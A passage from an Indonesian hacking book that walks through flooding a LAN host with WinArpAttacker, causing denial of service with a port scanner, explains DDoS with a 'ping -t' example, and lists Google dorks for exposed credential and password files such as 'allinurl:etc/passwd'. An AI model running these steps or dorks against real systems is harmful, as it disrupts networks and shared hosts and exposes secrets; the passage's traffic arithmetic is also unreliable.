
WinArpAttacker

WinArpAttacker adalah sebuah nama tool untuk melakukan *flooding*. Anda bisa mendownloadnya di internet. Setelah program tersebut Anda dapatkan, Anda bisa menjalankannya. Sebagai permulaan, berikut ini saya tampilkan menu utama program yang akan kita gunakan untuk *flooding* ini.




Gambar 413: WinArpAttacker.

Langkah pertama-tama yang harus Anda lakukan adalah mengklik ikon **Scan**. Tujuannya adalah untuk mencari target yang terhubung dalam jaringan Anda. Nah, bermunculanlah berbagai nomor IP target beserta informasi lainnya.




Gambar 414: Mencari target DoS.

Sekarang, saya akan mencoba melakukan flooding pada salah satu IP. Saya ambil saja IP 192.168.1.251. Caranya adalah dengan memberikan tanda cek pada bagian IP tersebut.



Gambar 415: Melakukan flooding.

Sebelum melakukan penyerangan, klik ikon **Options**. Dalam kotak dialog yang muncul, klik tab **Attack**.



Gambar 416: Mengatur opsi.

Aturlah opsi yang ada dalam kotak dialog tersebut sesuai dengan kehendak Anda. Sebagai contoh, saya memilih menggunakan nilai yang maksimal, supaya hasilnya juga JOS. Setelah selesai, klik **OK**.


Pada menu utama, pada ikon **Attack** klik pada pilihan **Flood**.



Gambar 417: Memulai flooding.

Sekarang tunggu selama beberapa saat proses *flooding* sedang dilakukan.

Berikut adalah bentuk error yang terjadi pada komputer target yang saya *Print Screen*.



Gambar 418: Error pada komputer target.

Anda juga bebas melakukan model-model penyerangan lainnya. Keterangan mengenai aktivitas yang Anda lakukan bisa dilihat pada bagian status yang ada di bawah menu utama.


```
[07/08/07 21:40:34] Flooding mission started successfully.  
[07/08/07 21:43:34] Flooding mission finished.  
[07/08/07 21:48:00] IPConflict mission started successfully.
```

Gambar 419: Status flooding.

Berikut ini adalah bagaimana saya melakukan aksi DoS pada sebuah website sehingga tidak bisa diakses. Pada dasarnya saya tidak berniat melakukan DoS. Maunya mencari port yang terbuka, dan program yang saya gunakan pun tidak difungsikan untuk DoS.


Saya menggunakan sebuah program yang bernama Atelier Web Security Port Scanner (program ini cukup tua, yang saya pakai buatan tahun 2002). Sewaktu pemeriksaan port, sebenarnya yang terjadi adalah proses pengiriman data terus menerus. Saya mulai dari port 1. Proses pengiriman data untuk pemeriksaan port ini yang membuat target menjadi sibuk.

Klik pada tab **TCP** lalu masukkan nama target setelah itu tekan tombol **Start** yang berupa sebuah ikon kapal layar.




Gambar 420: Memasukkan target.

Berikut proses yang terjadi.




Gambar 421: Proses scanning.

Sewaktu saya membuka website yang saya periksa port-nya, terlihat bahwa jaringan sibuk. Dan saya pun mencoba membuka website yang berada pada IP yang sama ternyata terkena DoS juga.



Gambar 422: Target error.

Selain pesan *Network Error*, terkadang pesan yang muncul adalah *The connection has timed out*.



Gambar 423: Target mengalami time out.

Sementara saya tetap bisa membuka website lain, seperti Yahoo! atau Google. Setelah saya menghentikan aksi program Atelier Web tersebut, kini saya bisa mengakses website yang kena DoS tersebut kembali.

DDoS

Distributed Denial of Service (DDoS) merupakan salah satu jenis serangan *Denial of Service* yang menggunakan banyak host penyerang sekaligus, untuk menyerang satu buah host target dalam sebuah jaringan. Boleh dibilang serangan DoS bersifat "satu lawan satu". Tentu saja hal ini akan membutuhkan waktu yang lama supaya bisa membanjiri lalu lintas host target. Dengan DDoS serangan bisa dilakukan oleh beberapa komputer sekaligus yang efeknya lebih berbahaya daripada DoS.

Banyaknya komputer yang menyerang sebuah sistem merupakan kelebihan yang menyebabkan betapa berbahayanya DDoS. Komputer-komputer tersebut bisa saja dilakukan oleh sebuah komunitas dengan komputernya masing-masing dan menyerang pada satu waktu yang telah ditentukan. Atau, bisa juga menggunakan komputer zombie (komputer perantara), yaitu istilah yang digunakan untuk komputer yang dikontrol oleh orang lain untuk ikut melakukan DDoS. Zombie ini biasanya dieksploitasi menggunakan Trojan Horse.

Serangan DDoS pertama kali muncul pada tahun 1999, dengan menggunakan serangan *SYN Flood*, yang mengakibatkan beberapa server web di internet mengalami "downtime". Pada awal Februari 2000, sebuah serangan yang besar dilakukan sehingga beberapa situs web terkenal seperti Amazon, CNN, eBay, dan Yahoo! mengalami "downtime" selama beberapa jam. Serangan yang lebih baru lagi pernah dilancarkan pada bulan Oktober 2002 ketika 9 dari 13 root DNS Server diserang dengan menggunakan DDoS yang sangat besar yang disebut dengan "Ping Flood". Pada puncak serangan, beberapa server-server tersebut pada tiap detiknya mendapatkan lebih dari 150000 *request* paket Internet Control Message Protocol (ICMP).

Misalnya, Anda mengirimkan perintah ping untuk melakukan DoS: ***ping -t website-target.com***.

Pada dasarnya perintah ping di atas, komputer Anda mengirimkan ucapan "Halo, apa ada orang di situ?", ke website yang dituju. Kemudian server situs yang dituju tadi mengirimkan jawaban balik dengan mengatakan: "ya, di sini ada orang".

Sekarang bayangkan, jika ada ribuan komputer, dalam waktu bersamaan melakukan perintah tersebut ke website target. Sebuah komputer mengirimkan data sebesar 32

bytes/detik ke website yang dituju. Jika ada 10.000 komputer yang melakukan perintah tersebut secara bersamaan, itu artinya ada kiriman data sebesar 312 Mega Bytes/detik yang diterima oleh website target tadi.


Server dari website target tadi pun harus merespon kiriman yang dikirim dari 10.000 komputer secara bersamaan. Jika 312 MB/detik data yang harus diproses oleh server, dalam 1 menit saja, server harus memproses kiriman data sebesar $312\text{ MB} \times 60\text{ detik} = 18720\text{ MB}$. Akibatnya, website target yang diserang dengan metode ini akan mengalami Over Load/kelebihan data sehingga tidak sanggup memproses kiriman data yang datang.

Pertanyaannya, bagaimana 10.000 komputer tersebut bisa ikut melakukan serangan? Komputer-komputer lain yang ikut melakukan serangan tersebut disebut komputer zombie, dimana sudah terinfeksi semacam adware/trojan. Jadi, si Penyerang hanya memerintahkan komputer utamanya untuk mengirimkan perintah ke komputer zombie yang sudah terinfeksi agar melakukan Ping ke website target pada waktu yang bersamaan.

Perlu Anda ketahui, efek serangan dari DDoS ini, bukan hanya menimpa sebuah website yang jadi target Anda saja. Apabila IP website adalah *Shared IP*, dimana satu buah nomor IP digunakan untuk banyak website.

Untuk mengetahui apakah sebuah website menggunakan Shared IP atau bukan, gunakan URL berikut: <http://whois.webhosting.info/nomor-IP>.

Silakan ganti nomor IP dengan IP *address* yang Anda peroleh sewaktu menggunakan perintah ping. Apabila hanya terdapat satu buah domain, website tersebut menggunakan *Private IP address*, artinya 1 nomor IP untuk 1 domain. Contohnya, website astaga.com, seperti gambar di bawah ini.



Gambar 424: Mengecek privat IP.

Sedangkan website 1000happyfaces.com dengan nomor IP 98.142.221.130 menggunakan *Shared IP address*, yang artinya 1 nomor IP untuk banyak domain. Sewaktu diperiksa ternyata IP tersebut digunakan untuk 704 buah domain.

WebHosting.Info's Power WHOIS Service	
98.142.221.130 - IP hosts 704 Total Domains ...	
Showing 1 - 50 out of 704	
Domain Name ~	
1	1000HAPPYFACES.COM
2	1000HAPPYFACES.ORG
3	101IMNEWSLETTER.COM
4	123WEBEZ.COM
5	12A3.BIZ
6	1CHEAPWEBHOSTING.COM
7	1DAYACLSPALS.COM
8	1STGOLD.NET
9	1STGOLD.NET
10	20-SUR-VIN.COM
11	A1-AFFILIATETIP.COM
12	A1-AFFILIATETIPS.COM
13	ABETTERVIEWWAFH.COM
14	ABLEAPPROACH.COM
15	ABUNDANCECONSULTANT.COM
16	ABUNDANCECONSULTANT.COM
17	ACADEMICATHLETICS.COM

Gambar 425: Shared IP.

Oleh karenanya, sewaktu terjadi DoS, akibat yang dirasakan bukan hanya website 1000happyfaces.com, melainkan semua domain dengan IP yang sama, totalnya berjumlah 704 domain. Seperti [12a3.biz](#), [1stgold.net](#), dan sebagainya.

Program LOIC yang telah kita jelaskan sebelumnya juga dapat digunakan untuk aksi DDoS.

Google Hacking | 33

Bab ini sengaja saya tempatkan pada bagian belakang, bukan berarti Google Hacking tidak penting. Namun, juga bukan sebuah jurus pamungkas dalam hacking. Kita perlu mengetahui bahwa Google hacking berguna dan sangat bermanfaat untuk mempermudah semua kegiatan hacking kita. Seperti menemukan bug pada sebuah website dan sebagainya. Sebab, kita tidak mungkin memeriksa website satu per satu untuk menemukan bug di dalamnya.

Walaupun dalam beberapa bab sebelumnya kita sempat bersinggungan dengan pemakaian Google, dalam bab ini, Anda akan mengenal beberapa sintaks atau perintah khusus yang diperlukan dalam Google Hacking. Mengapa aktivitas hacking ini bisa dilakukan melalui sintaks tersebut? Karena selain berguna untuk mencari informasi yang lebih detail, juga bisa dimanfaatkan untuk mencari suatu informasi yang rahasia dan sering tidak disadari. Misalnya, untuk mengetahui kelemahan suatu sistem dan sebagainya.

Sebuah search engine memiliki sebuah komponen yang disebut sebagai *spider* (laba-laba) dan sering disebut juga *crawler*. Elemen spider tersebut melakukan kunjungan (mengakses) ke situs-situs internet untuk membaca isinya dan mengikuti berbagai link yang ada dalam website tersebut. Biasanya search engine melakukan kunjungan tersebut secara periodik untuk melihat jika ada perubahan-perubahan yang terjadi.

Robot yang digunakan Google disebut Googlebot sebagai petugas penjelajah dunia internet bernama Cusco, Scooter, dan Deephot. Trio Detektif Google tersebut menilai

sebuah situs dengan berbagai cara. Pertama-tama mereka mencari info utama dari sebuah title-tag, HTML tag, serta meta tag. Selain itu, juga menelusuri teks yang ada pada situs beserta link-nya. Tidak ketinggalan pula untuk memeriksa file robots.txt yang memuat informasi mana saja yang boleh diteruskan dan tidak. Dari hal ini, akan ada direktori tertentu yang diabaikan pendataannya. Terutama pada file-file yang berisi informasi sensitif.

Tiap-tiap elemen yang ditemui oleh sang laba-laba (spider) akan direkam (record) dalam sebuah indeks.

Berikut adalah daftar sintaks yang sering digunakan dalam kegiatan Google Hacking:


intitle:

Fungsinya untuk mempermudah Google membatasi hasil *searching* pada halaman yang terdapat pada judul atau *title*. Dengan memanfaatkan *title* sebuah situs, Anda bisa menggali berbagai informasi. Misalnya, Anda bisa mengatahui ciri-ciri sebuah sistem server.

Sekarang, cobalah sintaks berikut, sebagai sedikit latihan untuk Google Hacking.

Contoh: "intitle:username password" (tanpa tanda kutip)

Hasil yang ditampilkan adalah halaman yang menggunakan *title* Username, sedangkan pada isi halaman ada kata Password. Cara pengetikan, berikut contoh hasilnya:



Gambar 426: Contoh Google Hacking.

Untuk pencarian yang lebih lengkap atau jika dalam pencarian terdapat dua *query* utama, sintaks yang kita gunakan adalah: **allintitle:**

Contoh: "allintitle:password mdb" (tanpa tanda kutip)

Metode di atas, akan membatasi hasil pencarian hanya pada dua judul utama di atas, yaitu: password dan mdb. Perlu diketahui bahwa sintaks **allintitle:** tidak dapat digabung dengan sintaks lainnya.

inurl:


Berfungsi untuk membatasi hasil pencarian hanya pada URL yang mengandung kata kunci yang dicari.

Contoh: "inurl:admin.mdb" (tanpa tanda kutip)

Dari contoh tersebut, hasil pencarian hanya menampilkan URL yang memiliki informasi tentang admin.mdb. Contoh, isi lainnya yang cukup bermanfaat seperti: customer.mdb, dan users.mdb.

Hal yang sama juga berlaku pada sintaks inurl: ini, yaitu memodifikasinya menjadi **allinurl:** Tujuannya adalah untuk menghasilkan URL yang hanya terdapat pada query pencarian utama. Perbedaan antara **allinurl:** dengan **inurl:** adalah, allinurl: tidak dapat digabung dengan sintaks lainnya. Sebaliknya inurl: dapat digabungkan dengan sintaks lain.

Pada gambar di bawah menggunakan sintaks `inurl:admin pass`. Hasilnya adalah kata `admin` berada pada URL, sedangkan kata `pass` terdapat pada halaman isi.




Gambar 427: Menggunakan parameter inurl.

Sebagai sedikit latihan untuk Google Hacking, cobalah sintaks berikut.

Contoh: "allinurl:etc/passwd" (tanpa tanda kutip)

Cara ini akan menghasilkan URL yang memiliki kedua query tersebut, yaitu `etc` dan `passwd`.

